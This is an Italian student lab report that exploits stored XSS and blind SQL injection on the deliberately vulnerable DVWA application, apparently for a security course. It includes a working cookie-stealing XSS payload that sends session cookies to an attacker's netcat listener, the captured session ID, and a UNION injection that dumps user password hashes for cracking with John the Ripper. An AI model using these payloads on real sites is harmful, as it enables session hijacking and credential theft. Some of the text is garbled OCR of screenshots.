TEST 01-03-24

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

2

XSS STORED



Iniziamo settando DVWA con il livello di sicurezza a LOW.


Name *		
Message *		
	Sign Guestbook	
Name: test Message: This is a	a test comment.	
Name: test1 Message: test2		
ore info		
iore inio		
tp://ha.ckers.org	<u>/xss.html</u> .org/wiki/Cross-site_scripting	
tp.nen.wikipetila.	rity.com/xss-faq.html	

Inseriamo una stringa unica per verificare se si riflettono o meno nella finestra del browser. Nel mio caso, ho inserito test1 e test2 rispettivamente nel campo Nome e messaggio. Quindi facciamo click su Sign Guestbook per inviare la richiesta.


Il prossimo passo è controllare il codice sorgente della pagina per controllare se la stringa riflette o meno. Premendo CTRL+U per controllare la sorgente della pagina cerchiamo la stringa di test1/2. Dal momento che entrambi sono riflessi nel browser significa che entrambi questi campi sono vulnerabili all'attacco XSS stored.

```
div id="guestbook_comments">Name: test1 <br />Message: test2 <br /></div>
```

Ora il nostro ultimo passo è lanciare il payload XSS in uno di questi due campi di input. Usiamo un semplice XSS payload <script>alert()</script> nel campo message. Clicchiamo su Sign Guestbook per inviare il messaggio e se il sito è vulnerabile agli attacchi XSS stored otterremo un popup.



Quando aggiorniamo la stessa pagina riceviamo una pop up di avviso. Questo conferma che il sito è vulnerabile agli attacchi XSS stored.



Apriamo il terminale e mettiamo netcat in ascolto.

```
File Actions Edit View Help

(kali® Kali)-[~]

$ nc -lvp 80
listening on [any] 80 ...
```

```
▼

V
W
W
W
```

Dobbiamo modificare il campo maxlenght per l'inserimento dei caratteri nel campo message, così da poter inserire il nostro comando.

Utilizziamo il comando

<script>window.location="http://192.168.50.100/index.php?cookie="+document.co
okie;</script>

Aprendo il terminale e usando netcat ci mettiamo in ascolto per ricevere i cookie che stiamo cercando di prelevare da DVWA.

```
File Actions Edit View Help

(kali@Kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 50132
GET /index.php?cookie=security=low;%20PHPSESSID=6f1430bbf0567182c825b79d71d47b35 H
TTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
```


SQL injection (blind)

Andando ad analizzare il codice sorgente è chiaro che non esiste alcun filtro sulla variabile **\$id**:

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors</pre>
```

Andiamo ad inserire la nostra Query e vediamo il comportamento di DVWA.


Vulnerability: SQL Injection (Blind)



More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html

Vulnerability: SQL Injection (Blind)



More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' union select user, password from users #

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users #

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users #

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users #

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users #

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Infine inserendo la Query 'union select user, password from users # per le password. E decriptiamole con john the ripper

- Word List Mode

Prova tutti gli hash corrispondenti alle password già note inserite in un dizionario salvato in locale come file di testo

```
| Kali@Kali ~ |
```

Single Crack Mode

Prende in considerazione una stringa e genera variazioni di quella stringa per ottenere un insieme di password.

Possiamo anche specificare il formato dell'hash delle password se lo conosciamo.